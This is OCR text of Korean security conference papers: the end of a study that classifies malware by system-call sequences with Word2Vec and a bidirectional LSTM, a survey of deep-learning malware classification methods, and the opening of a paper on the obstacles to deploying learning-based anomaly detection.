Word2Vec는 One-hot encoding의 한계를 극복하기 위하여 신경망을 활용해 단어 벡터를 생성하는 방법이다. Tomas Mikolov 등은 한 단어를 기준으로 인접 단어를 학습하여 예측하는 Skip-gram 모델을 제시하였다. [4]본 논문에서는 Skip-gram 모델을 사용하며 Skip-gram model의 전체적인 모습은 그림 1과 같다.




그림 1. Skip-gram 모델

그림 1에서 입력층의 x_k는 현재 주어진 단어를 의미하고 은닉층에서의 h_i를 기준으로 인접 예측 단어를 학습한다. 은닉층의 값은 압축된 단어 벡터인 y_{1j}, y_{2j}, y_{3j}으로 분화한다. 최종적으로 분화된 단어는 상대적 거리를 지니는 벡터이며 벡터 공간에 위치한다.

III. LSTM

LSTM은 순환 신경망의 한 종류로서 기존의 Vanishing gradients 문제를 극복하기 위해 Hochreiter과 Schmidhuber이 제안한 모델이다. [5]




그림 2. LSTM 구조

LSTM은 잊기 게이트(forget gate), 입력 게이트(input gate), 출력 게이트(output gate)로 구성된다. C로 표현되는 Cell은 각 시점에서 해당하는 정보를 지니고 있으며 각각의 게이트를 지나가면서 기억할 정보와 잊을 정보를 결정한다.

$$f_t = \sigma(W_f \cdot [h_{t-1}, x_t] + b_f) \quad (1)$$

식 (1)의 f_t는 입력 변수와 이전 은닉변수에 Sigmoid 연산을 수행한 형태이고 0과 1 사이의 값을 산출한다. 0은 이전 정보를 모두 잊겠다는 것이고, 1은 이전 정보를 모두 기억한다는 의미이다.

$$i_t = \sigma(W_i \cdot [h_{t-1}, x_t] + b_i) \quad (2)$$

$$\widetilde{C_t} = \tanh(W_C \cdot [h_{t-1}, x_t] + b_C) \quad (3)$$

$$C_t = f_t * C_{t-1} + i_t * \widetilde{C_t} \quad (4)$$

식 (2), (3)은 어떠한 정보를 기억할지 결정하고 새로운 정보를 선택하는 역할을 한다. (2)의 는 어떤 정보를 기억해야 할지 결정하는 0과 1 사이의 값이고, (3)의 $\widetilde{C_t}$는 C_t에 반영될 수 있는 후보값이다. (2)와 (3)에서 값이 각각 결정되면 (4)의 식으로 새로운 Cell을 갱신한다.

$$o_t = \sigma(W_o \cdot [h_{t-1}, x_t] + b_o) \quad (5)$$

$$h_t = o_t * \tanh(C_t) \quad (6)$$

식 (5)는 출력값을 결정하는 식으로서 Cell의 출력 부분을 결정한다. -1과 1 사이의 값을 갖는 $\tanh(C_t)$와 (5)에서 계산된 출력 부분을 곱하여 h_t가 최종적으로 계산된다. 물론 이때 h_t는 Word2Vec의 h_t와 별개의 변수이다.

위와 같은 LSTM은 반복할수록 무엇을 기

억하고 잊어야 하는지 기존의 순환신경망보다 정확히 계산할 수 있다.

IV. 모델

4.1. 입력값

시스템 콜은 커널 영역에 접근하기 위한 인터페이스로 프로그램이 실행되기 위하여 호출되어야 한다. 시스템 콜은 상위 계층에서의 인터페이스보다 상대적으로 변조 가능성이 적어 악성코드를 판별하기 위한 변수가 되기에 보다 적합하다. 또한 프로그램의 동작을 일련의 함수 호출로 정의 했을 때 순서 정보를 기억하는 LSTM에 적용하기 용이하다. 이에 본 논문에서는 악성 코드를 분류하기 위한 입력값으로 시스템 콜 순서정보를 사용한다.

4.2. 분류 모델

본 논문에서는 악성코드를 분류하기 위하여 앞서 언급한 Word2Vec와 LSTM을 사용한다. LSTM의 경우 성능 향상을 위하여 단방향이 아닌 양방향을 모두 고려하는 양방향 LSTM을 사용한다. [6] 모델의 전체 구조는 그림 3과 같이 표현된다.




그림 3. 악성코드 분류 모델

$s_{i,j}$는 각 i번째 악성코드의 j번째 시스템 콜을 의미한다. 악성코드를 구성하는 시스템 콜들은 Word2Vec를 사용하는 전처리층을 통하여 상대적 의미를 지닌 n차원의 벡터로 변환된다. 변환된 시스템 콜은 유사한 행위를 수행할수록 가까운 곳에 위치하게 되고 앞선 행위에 의존적인 함수일 경우 역시 상대적으로 가까운 공간에 위치한다.

함수의 벡터들은 호출된 순서에 의하여 양방향 LSTM층에 입력된다. 각 벡터는 호출되는 순서에 의하여 정방향으로 계산되고 역방향 LSTM은 마지막에 호출되는 벡터부터 역방향으로 계산을 수행한다. 해당 층에서의 계산 결과는 최종적으로 출력층에 위치한다.

출력층에서 나온 계산 결과는 분류층에서 각 클래스로 분류된다. 분류를 위하여 Softmax Regression을 사용한다.

$$P(y=g|x)=\frac{e^{x^T w_g}}{\sum_{k=1}^{K} e^{x^T w_k}} \quad (7)$$

식 (7)은 Softmax Regression으로서 출력층에서 나온 결과에 학습한 가중치를 곱하여 클래스에 속할 확률을 계산한다. 결과값으로 g에 속할 각 클래스의 값이 내적을 통하여 산출되고 계산된 값 중 높은 값을 선택하여 최종적으로 클래스를 예측한다.

V.실험 및 평가

5.1. 실험 데이터 및 평가방법

실험 데이터는 VX-Heaven을 통하여 수집한 악성코드 중 6종의 악성코드를 사용하였다.

표 1. 악성코드 구성

Name	Num
Backdoor.Hupigon	85
Trojan.Buzus	72
Backdoor.Bifrose	75
Worm.AutoRun	94
Trojan-Ransom.PornoAsset	100
Trojan.QQPass	85
Total	**511**

총 악성코드의 수는 511개이고 구성은 표 1과 같다. 학습 및 평가를 위하여 5 fold cross validation을 이용하였다.

각 악성코드의 시스템 콜의 길이는 서로 다

른 길이를 지니며 최대 길이는 1024이다.

평가 방법으로는 분류의 정확도를 알아보기 위하여 정확률(Accuracy)과 재현율(Recall), 정밀도(Precision)를 사용한다. 각 식은 (8), (9), (10)과 같다.

$$Accuracy = \frac{True\ Positive + True\ Native}{Test\ Data\ Set} \quad (8)$$

$$Recall = \frac{True\ Positive}{True\ Positive + False\ Native} \quad (9)$$

$$\Pr ecision = \frac{True\ Positive}{True\ Positive + False\ Positive} \quad (10)$$

5.2. Word2Vec




그림 4. 함수 벡터

그림 4는 Word2Vec 모델을 통하여 학습된 시스템 콜의 벡터값을 t-SNE로 2차원으로 표현한 결과이다. t-SNE는 PCA와 같이 고차원상의 표현을 저차원상에 표현해주는 방식이지만 PCA에 비하여 군집간의 관계를 상대적으로 잘 표현해주는 모델로 알려져 있다.

그림 4에서 상단의 그림은 전체 시스템 콜의 벡터 모형이다. 전체적으로 부분적인 군집화를 이루는 것을 볼 수 있는데 일반적으로 파일 관련 함수, 네트워크 관련 함수 등 행위에 근거하여 군집을 이루었다. 파일 관련 행위를 수행하는 부분인 빨간 상자를 확대한 것이 그림 4의 하단 그림이다. 파일 관련 함수 클러스터 중 빨간 동그라미 안의 함수를 살펴보면 DeleteFileA, DeleteFileW와 같이 동일 기능을 수행하지만 인코딩의 차이로 함수명이 다른 경우가 존재한다. 이러한 경우와 같이 동일 기능을 수행하는 함수는 상대적으로 더욱 가까운 위치에 모여 있는 것을 확인할 수 있다.

또한 그림 6과 같이 앞선 함수에 의존적인 함수 기능일 경우도 마찬가지로 모여 있는 것을 볼 수 있다. 이는 파란 동그라미 안의 _hread, _lopen, _llseek, _hwrite가 한 예이다.

5.3. 분류 결과

분류의 성능을 실험하기 위하여 정확률, 재현율, 정밀도를 측정하였으며 신경망 모델로서 양방향 LSTM, 단방향(One-way) LSTM을 이용하고 입력 데이터 가공으로서 Word2Vec 모델과 One-hot encoding을 조합하여 실험하였다. 실험 결과는 표 2와 같으며 반복 실험을 통하여 가장 높은 값을 도출하였다.

표 2에서 Bi-Word는 양방향 LSTM과 Word2Vec를 사용한 모델임을 의미하고 One-One은 단방향 LSTM과 One-hot encoding을 사용했음을 나타낸다. Acc.는 정확률, Rec.는 재현율, Pre.는 정밀도이다.

표 2. 분류 결과

Methods	Acc.	Rec.	Pre.
Bi-Word	0.9268	0.9152	0.9104
Bi-One	0.8617	0.8522	0.8598
One-Word	0.7003	0.6870	0.6901
One-One	0.6713	0.6834	0.6637

표 2의 실험 결과를 보았을 때 상대적으로 양방향 LSTM과 Word2Vec를 함께 사용하는 것이 정확률, 재현율, 정밀도에 있어서 가장 좋은 성능인 92.68%의 정확율을 보였다.

추가적인 내용을 살펴보면 Bi-Word와

One-Word 모델, Bi-One과 One-One 모델을 비교해보았을 때 정확률의 차이는 약 20%의 차이이며 입력값의 가공에 따른 차이는 약 3~6%이다. 이는 분류을 위한 모델에서의 성능이 입력값의 가공 방식보다 알고리즘 자체의 성능에 더 의존적인 것으로 판단할 수 있다.

재현율과 정밀도는 방법에 따른 일관성을 보이지는 않지만 일반적으로 정확률과 유사한 형태를 지닌다. 즉 모델 사이의 오탐율 역시 알고리즘 성능에 더 큰 영향을 받는 것으로 보인다.

VI. 결론

본 논문에서는 악성코드의 시스템 콜을 상대적 의미를 지니는 벡터로 가공하여 순서 정보를 바탕으로 분류하는 방법을 제시하였다. 제안된 방식으로 6종의 악성코드를 분류한 결과 약 92.7%의 정확률과 유사한 재현율, 정밀도를 얻을 수 있었고 이는 함수를 벡터로 가공하고 순서 정보를 고려하는 방법론이 유의미함을 보여준다. 하지만 사용된 악성코드의 수가 많지 않고 종류가 적은 문제점이 있어 차후 실험에서 보완해 수행되어야 하는 점으로 판단된다. 따라서 차후 연구는 정확률 향상을 목표로 본 모델을 개선하고 악성코드 데이터를 추가하여 수행할 계획이다.

Acknowledgement

이 논문은 2015년도 정부(교육과학기술부)의 재원으로 한국연구재단의 지원을 받아 수행된 것임(NRF-2015R1D1A1A01059937).

[참고 문헌]

[1] www.av-test.org/en/statistics/malware

[2] G. E. Dahl, J. W. Stokes, L. Deng and D. Yu," Large-scale malware classification using random projections and neural networks," IEEE International Conference on Acoustics, Speech and Signal Processing - Proceedings, 2013.

[3] K. B. Joshua Saxe, "Deep Neural Network Based Malware Detection Using Two Dimensional Binary," MALCON, 2015.

[4] T. M. e. al., "Distributed Representations of Words and Phrases," NIPS'13 Proceedings of the 26th International Conference , 2013.

[5] J. S. S. Hochreiter, Long Short-Term Memory, Neural Computation, 1997.

[6] K. P. M. Schuster, "Bidirectional recurrent neural networks," IEEE Transactions on Signal Processing, pp. 2673 - 2681, 1997.

딥러닝 기반 악성코드 분류 기법 분석*

이동근*, 김민겸*, 염흥열**

*순천향대학교 융합서비스보안학과, *순천향대학교 융합서비스보안학과, **순천향대학교 정보보호학과

Deep Learning based malware classification techniques

Dong-Geun Lee*, Min Kyum Kim*, Heung Youl Youm**

*Department of Convergence Service Security, *Department of Convergence Service Security, **Department of Information Security Engineering, Soonchunhyang University


요 약

최신 기술의 발달로 새로운 기술들이 도입되면서 새로운 유형의 악성코드들이 등장하고 보안 위협도 더욱 증가하였다. 매년마다 새로 생겨나는 악성코드의 양이 크게 증가되었고 현재는 하루에 수 십 만개의 악성코드가 생성됨에 따라 모든 악성코드를 시그니처 기반으로 탐지하여 데이터 분석 및 변종 분석, 업데이트하기에는 많은 시간이 필요하며 거의 불가능하다. 이러한 한계를 극복하기 위해 머신러닝을 이용한 기술들이 개발되었으며 주로 딥러닝을 이용한 악성코드 분류 기법들이 많이 생겨났다. 따라서 본 논문에서는 머신러닝과 딥러닝에 대한 지식과 딥러닝 기반의 악성코드 분류 기법 2가지를 소개하고 분류기법의 공통되는 문제점과 발전방향에 대해 연구한다.

I. 서론

인터넷의 급속한 발전과 PC의 활용 증가로 실생활이나 업무가 더욱 편리해졌지만 그와 동시에 다양한 취약점을 이용한 공격들과 수많은 악성코드로부터 위협받고 있다. 최근에는 IoT(Internet of Things), 클라우드 컴퓨팅(Cloud Computing), 스마트 카(Smart car) 등 새로운 기술들이 등장하고 도입되면서 IoT기기를 감염시켜 서비스거부공격(DDos)에 활용하거나 클라우드에 랜섬웨어(Ransomware)를 감염시키는 등 새로운 유형의 악성코드들이 많이 등장하였고, 보안 위협도 더욱 증가하였다.

아래 [그림 1]의 그래프는 독일의 안티바이러스 연구소인 AV-Test에서 매년마다 새로 발견되는 악성코드의 통계를 작성한 것으로 2008년부터 악성코드의 양이 해마다 크게 증가하여 현재는 하루에 39만개의 악성코드가 생성된다는 것을 알 수 있다.



[그림 1] 연간 새로 생성되는 악성코드 수[1]

본 논문의 구성은 다음과 같다. 2장에서 악성코드의 특징 및 분석방법과 머신러닝(Machine Learning), 딥러닝(Deep Learning)에 대해 알아보고, 딥러닝 기반의 악성코드 탐지 기술에 대

* 본 연구는 미래창조과학부 및 한국인터넷진흥원의 “고용계약형 정보보호 석사과정 지원사업”의 연구결과로 수행되었음

해 서술한 뒤 3장 결론에서 현재기술의 한계점과 발전 방향을 제시하고 끝을 맺는다.

II. 관련연구

2.1 악성코드

악성코드(Malicious)란 컴퓨터 바이러스, 트로이 목마, 웜 등 사용자 컴퓨터에 악성 행위를 하도록 개발된 모든 프로그램을 말한다. 해외에서는 악성코드란 단어보다 악성 프로그램(Malicious software)이라는 용어로 많이 사용되며, 줄여서 Malware 라고 한다.[2]

2.1.1 악성코드 종류 및 특징

악성코드는 행위에 따라 애드웨어, 스파이웨어, 트로이목마, 랜섬웨어 등으로 불린다. 아래 <표 1>은 악성코드 종류에 대한 설명을 정리한 표이다.


<표 1> 악성코드 종류 및 특징[3]

종류	특징
바이러스	프로그램 실행에 의해 자신을 복사하고 다른 컴퓨터에 전파가 가능
웜	네트워크를 이용하여 전파되며, 자가 복제함
스파이웨어	사용자의 활동을 감시하기 위해 모니터링하고 키 입력 및 데이터를 수집
애드웨어	컴퓨터 사용시 자동적으로 광고가 표시되며 주로 웹 사이트 및 팝업 광고가 이용
트로이 목마	사용자를 속여 악성코드를 다운로드 및 설치하도록 일반파일로 위장하며, 자가 복제능력은 없다
하이재커	의도하지 않은 사이트로 이동을 시키고 팝업창을 띄움
랜섬웨어	하드 드라이브의 파일을 암호화하거나 시스템부팅을 못하게 하여 복구를 빌미로 사용자에게 돈을 요구

2.2 머신러닝(Machine Learning)

어떤 문제가 주어졌을 때, 스스로 문제에 대해 생각하고 해결할 수 있는 능력을 가진 시스템을 인공지능이라고 하며, 이러한 인공지능 시스템(Machine)들을 학습 시키는 알고리즘을 연구하고 활용하는 기술 즉, 컴퓨터가 엄청난 양의 데이터(big data)를 스스로 학습하고 축적하는 기술을 말한다.[4]

[그림 2]는 머신러닝이 동작하는 개념을 간단하게 나타낸 것으로 각각 학습 데이터(Training Data)라는 미리 준비된 데이터를 이용하여 모델을 학습을 시키는 단계와 실제 데이터(Test Data)를 학습된 모델을 이용하여 어떤 분류결과인지 확인하는 단계이다.



[그림 2] 머신러닝 개념도[4]

2.2.1 머신러닝 알고리즘

머신러닝 알고리즘은 학습방법에 따라 구분되며, 지도학습(Supervised Learning), 비지도학습(Unsupervised Learning), 강화 학습(Reinforcement Learning)으로 3가지 학습법이 있다.[5]

지도학습은 입력 값에 대해 훈련데이터가 정답을 알고 있는 경우로 이미지 인식이나 음성인식, 데이터의 함수 관계를 예측하는 회귀분석(Regression Analysis)에 활용된다. 비지도학습은 입력 값은 있으나 훈련데이터가 정답을 알지 못하는 경우이며, 데이터 간의 연관규칙을 찾거나 비슷한 관측치끼리 군집되도록 훈련하여 특징 추출, 고객세분화 등에 활용되어 진다. 마지막으로 강화학습은 데이터의 상태에 어떤 행동을 하는 것이 최적화되는 방법인지 행동을 할 때마다 받는 보상을 최대화하는 쪽으로 학습을 하며, 컴퓨터 체스나 복잡한 로봇의 제어

등에 사용된다. 아래 <표 2>는 학습방법에 따른 알고리즘을 정리해 놓은 표이다.[5]


<표 2> 학습방법에 따른 알고리즘[5]

학습방법	알고리즘
지도학습 (Supervised Learning)	Bayesian classification Regression Decision tree hidden Markov model Neural Network
비지도학습 (Unsupervised Learning)	Nearest Neighbor Clustering K-Means clustering EM clustering Principal component analysis Self-organizing feature map Independent Component-Analysis
강화학습 (Reinforcement Learning)	Brute force Markov Decision Processes Monte Carlo methods Q-Learning Value Functions Dynamic Programming

2.3 딥러닝(Deep Learning)

기계학습 방법 중 하나이며, 인공신경망에 기반하여 설계된 개념이다. 인간의 두뇌가 빛과 소리를 시각과 청각으로 처리하는 방식의 모델링을 사용하며, 입력받은 데이터로부터 특징점을 도출하여 지식이나 경험으로 학습시키는 방식이다.[6]

아래 [그림 2]는 딥러닝 방식을 사용하여 입력받은 사진 데이터로부터 특징점을 도출하고 사람의 얼굴과 고양이를 구분할 수 있게 학습시키는 그림이다. 보통 하나의 입력 레이어(Input layer)와 출력 레이어(Output layer), 복수개의 히든 레이어(Hidden layer)를 가진 계층 구조를 가진다.[6]



[그림 3] 사람과 고양이를 구분하는 학습[7]

2.3.1 딥러닝 알고리즘

딥러닝 알고리즘은 입력한 데이터의 특성에 따라서 성능과 결과가 달라지며, 그 중에 많이 사용되는 알고리즘은 합성 곱 신경망(Convolution Neural Network)과 심층 신경망(Deep Neural Network), 순환신경망(Recurrent Neural Network) 등이 있다.[6]

합성 곱 신경망은 여러 단계를 거쳐 특징을 추출하여 학습하며, 영상이나 음성분석에 사용된다. 심층 신경망은 각각 하나의 입력 레이어와 출력 레이어, 그 사이에 복수의 레이어로 이루어진 히든 레이어로 이루어져 있고 주로 음성인식이나 자연어 처리에 사용된다. 순환신경망은 시간 순서대로 입력 데이터를 처리하는데 알맞은 알고리즘이며, 매시간 마다 Neural Network구조를 쌓아올려 학습하고 주로 필기체 인식을 할 때 사용된다.[6]

2.4 딥러닝 기반 악성코드 분류 기법


기술이 발달할수록 악성코드도 점점 진화하고 공격방식도 다양해져 하루에도 몇 십만 개의 변종 악성코드들이 제작되어진다. 수많은 악성코드들을 시그니처 기반으로 탐지하여, 변종을 분석하기에는 많은 인력과 시간이 필요하다. 이에 대처하기 위해 머신러닝을 이용한 악성코드 탐지 기술들이 많이 개발되고 있다. 그 중에서도 많이 사용된 딥러닝 기반의 심층신경망 및 강화학습을 이용한 분류기법과 바이너리 이미지를 이용한 분류기법이 있다.[8]

2.4.1 심층신경망(DNN)과 강화학습

이 학습법은 국외에서 머신러닝을 이용한 솔루션으로 유명한 Invincea에서 사용하는 방식이다. 먼저 정상프로그램과 악성프로그램 모두 특징을 추출하게 되며 특징으로는 Contextual byte와 PE import 테이블, PE 메타데이터가 있다. 추출된 특징을 심층신경망을 사용하여 분류하며, 모델은 1024개의 노드를 가진 1개의 입력 레이어와 2개의 히든 레이어, 1개의 출력 레이어으로 구성된다. 모델을 거쳐 나온 하나의 출력은 정확성을 높이고 오탐율을 줄이기 위해

점수보정 모델과정을 거친다. 점수보정모델은 Non-Parametric과 Bayesian추론이 있다. Non-Parametric은 데이터에서 직접 확률을 계산해 통계학적으로 검정을 하는 분석법이고 Bayesian추론은 악성코드의 위협점수를 반영하기 위해 확률 점수를 조정하기 위해 사용된다.

아래 [그림 4]는 악성코드 분류 프레임워크를 나타낸 그림이다.[8]




[그림 4] 악성코드 분류 프레임워크[8]

해당프레임 워크로 분류를 했을 때의 결과는 평균적으로 95.2 %의 높은 정확성과 0.1%긍정오류율(False positive)을 가졌다.[8]

2.4.2 바이너리코드 이미지

바이너리코드를 이미지화 하였을 때 나타나는 특징을 이용하여 분류하는 기법으로 이미지 인식에 많이 활용되는 합성 곱 신경망을 이용한다. 먼저 악성코드 파일을 이미지로 변환하여 모델에 넣을 입력데이터를 만드는데 악성코드 파일마다 다를 수 있는 이미지크기를 일괄되게 맞춰야한다. 합성 곱 신경망은 보통 정사각형모양의 256x256 크기의 이미지가 될 수 있게 축소 및 확대한다.[9] 아래 [그림 5]는 Microsoft의 malware image dataset이다.



[그림 5] Microsoft malware image data set[10]

만들어진 악성코드 이미지와 해당 이미지가 속한 악성코드 종류를 매칭하여 합성 곱 신경망 모델로 학습시켜 가중치를 구한다. 합성 곱 신경망 모델은 1개의 입력과 4개의 Convolution layer 2개의 Full connect layer를 가진다. 학습해서 구한 가중치 값은 새로 들어오는 입력 값과 연산하여 어떤 악성코드에 가까운지 예측 확률 값을 출력한다. 이 모델은 96.2%의 정확성을 가지고 0.1%의 오류율을 가졌다.[9]

2.4.3 문제점 및 발전방향

두 가지 분류기법의 공통점은 입력되는 데이터 수에 따라 정확도가 높아지고 그에 따라 긍정오류도 줄어든다는 것이다. 하지만 반대로 준비된 데이터가 부족하다면 높은 정확도는 기대하기 어려울 것이다. 따라서 앞으로는 적은 데이터로 정확도를 높이고 긍정오류를 낮출 수 있는 학습모델이 중요해질 것으로 예상된다. 그리고 다른 문제점으로 취약점을 이용하여 악성코드를 메모리에서 동작시키는 공격은 악성코드파일이 존재하지 않기 때문에 파일의 특성을 이용하여 분류하는 머신러닝에는 탐지되지 않기 때문에 앞서 소개한 기법으로는 한계가 있다.

III. 결론

본 논문에서는 많이 사용되는 2가지 방식의 딥러닝 기반의 악성코드 분류 기법에 대해 알아보고 문제점 및 발전방향을 제시하였다. 머신러닝은 이용하여 수 많은 악성코드를 분석하는데 많은 도움을 줄 수 있는 기술은 분명하지만 앞서 제기한 문제점을 보완할 연구가 필요하다.

향후에는 적은 데이터로 높은 정확성과 낮은 긍정오류를 가진 모델과 메모리에서 동작하는 공격을 막을 수 있도록 더 연구되어야 할 것이다.

[참고문헌]

[1] AVTEST,

https://www.av-test.org/en/statistics/malware

[2] Wikipedia,

https://en.wikipedia.org/wiki/Malware

[3] VERACODE,

https://www.veracode.com/blog/2012/10/common-malware-types-cybersecurity-101

[4] Konrad Rieck, Philipp Trinius, Carsten Willems, Thorsten Holz, Automatic Analysis of Malware Behavior using Machine Learning, pp.4, 2011

[5] 최은영, 고웅, 이태진, 머신러닝 기술에서의 특성 도출 방법에 대한 연구, pp.1-2, 2016

[6] 김윤진, 딥러닝(Deep Learning)을 활용한 이미지 빅데이터(Big Data) 분석 연구, pp. 17-53, February, 2017

[7] linkedin,

https://www.linkedin.com/pulse/six-crazy-things-deep-learning-topological-data-analysis-macleod

[8] Joshua Saxe, Konstantin Berlin, Deep Neural Network Based Malware Detection Using Two Dimensional Binary Program Features, pp.1-9, September, 2015

[9] 석선희, 김호원, Convolutional Neural Network 기반의 악성코드 이미지화를 통한 패밀리 분류, pp.1-10, February, 2016

[10] Microsoft,

https://www.kaggle.com/c/malware-classification/data

학습 기반 비정상 행위 탐지 연구의 실제 현장 적용 과정에서의 난관들에 대한 정리

이하윤, 서지원, 안선우, 이영한, 백윤흥*

*서울대학교 전기공학과

The difficulties of applying learning based anomaly detection in real environments

Hayoon Yi, Donghyun Kwon, Sunwoo Ahn, Younghan Lee, Yunheung Paek*

*Department of Electrical and Computer Engineering, Seoul National University.

요 약

최근 기계학습의 다양한 장점들로 인해 보안업계에서도 기계학습 기반의 기술들을 도입하고 있는 추세이다. 하지만 학계에서 연구되어 온 기계학습 기반 보안 기술들을 실제 보안현장에 적용하려고 할 때, 연구를 위해 가정하는 여러 가지 환경들이 실제 현장 환경과 일치하지 않는 경우가 많아 그동안의 연구들을 바로 적용하여 사용하기에는 어려운 면이 존재한다. 본 논문에서는 학습 기반 비정상 행위 탐지에 대한 연구 환경에서 쉽게 가정하는 상황들과 실제 보안 현장의 차이점들을 정리하고 그로 인해 발생하는 난관들을 소개한다.

I. 서론

전통적으로 대다수의 보안기법에서는 알려진 악성코드들을 면밀히 분석하고 그 분석을 바탕으로 악성프로그램을 정의하는 일련의 규칙이나 정보를 구성한 후에 동작하는 프로그램에서 해당 규칙이나 정보에 부합되는 경우가 발생하면 악성행위가 발생했음을 확인하였다. 이는 지금까지 숫한 악성프로그램들로부터 우리 사회를 지켜온 효과적인 보안 접근법임에는 틀림이 없다.

하지만, 공격들이 급속도로 다변화되어가면서 일일이 변형된 공격들을 들석하고 그에 대응되는 규칙이나 정보를 정의하는 작업은 많은 인력과 노력을 필요로 한다. 그에 더해 공격자들이 악성코드를 고도화하면서 기존의 공격을 방어하기 위해 정의된 규칙의 허점을 찾아 기존의 방어기술들을 무력화시키는 기술을 개발하여 보안업계를 위협한다. 대표적인 예로, 전통적인 공격기법 중 하나인 코드 삽입 공격(Code Injection Attack)을 막기 위해 보안업계에서는 W⊕X [1, 2]와 같이 프로그램의 동작 중에 그 코드가 변조되거나 외부에서 코드가 유입되어 수행되는 것을 막는 보안기법을 개발하여 각종 운영체제에 탐재하였다. 하지만 이러한 보안기법이 적용되자 공격자들은 프로그램의 수행 흐름을 변조하여 프로그램 또는 시스템에 본래 존재하는 임의의 코드를 수행할 수 있는 코드 재사용 공격 (Code Reuse Attack) [3, 4]을 개발하여 기존의 보안기법을 우회하였다. 이와 같은 형태로 보안기법과 공격기법은 서로에 대한 대응을 반복해가며 끊임없는 전댕을 펼치고 있다. 결과적으로, 보안허점을 줄이기 위해 현재 많은 시스템들은 특정 악성행위에 대응하는 보안기법을 여러 가지 중복하여 사용하고 있다. 이를 통해 시스템의 보안성은 강화할지 몰라도 각 각 보안 기법으로 인한 성능부하가 누적되어 전체적으로 시스템의 성능이 대폭 저하되는 문제점이 발생할 수도 있다,

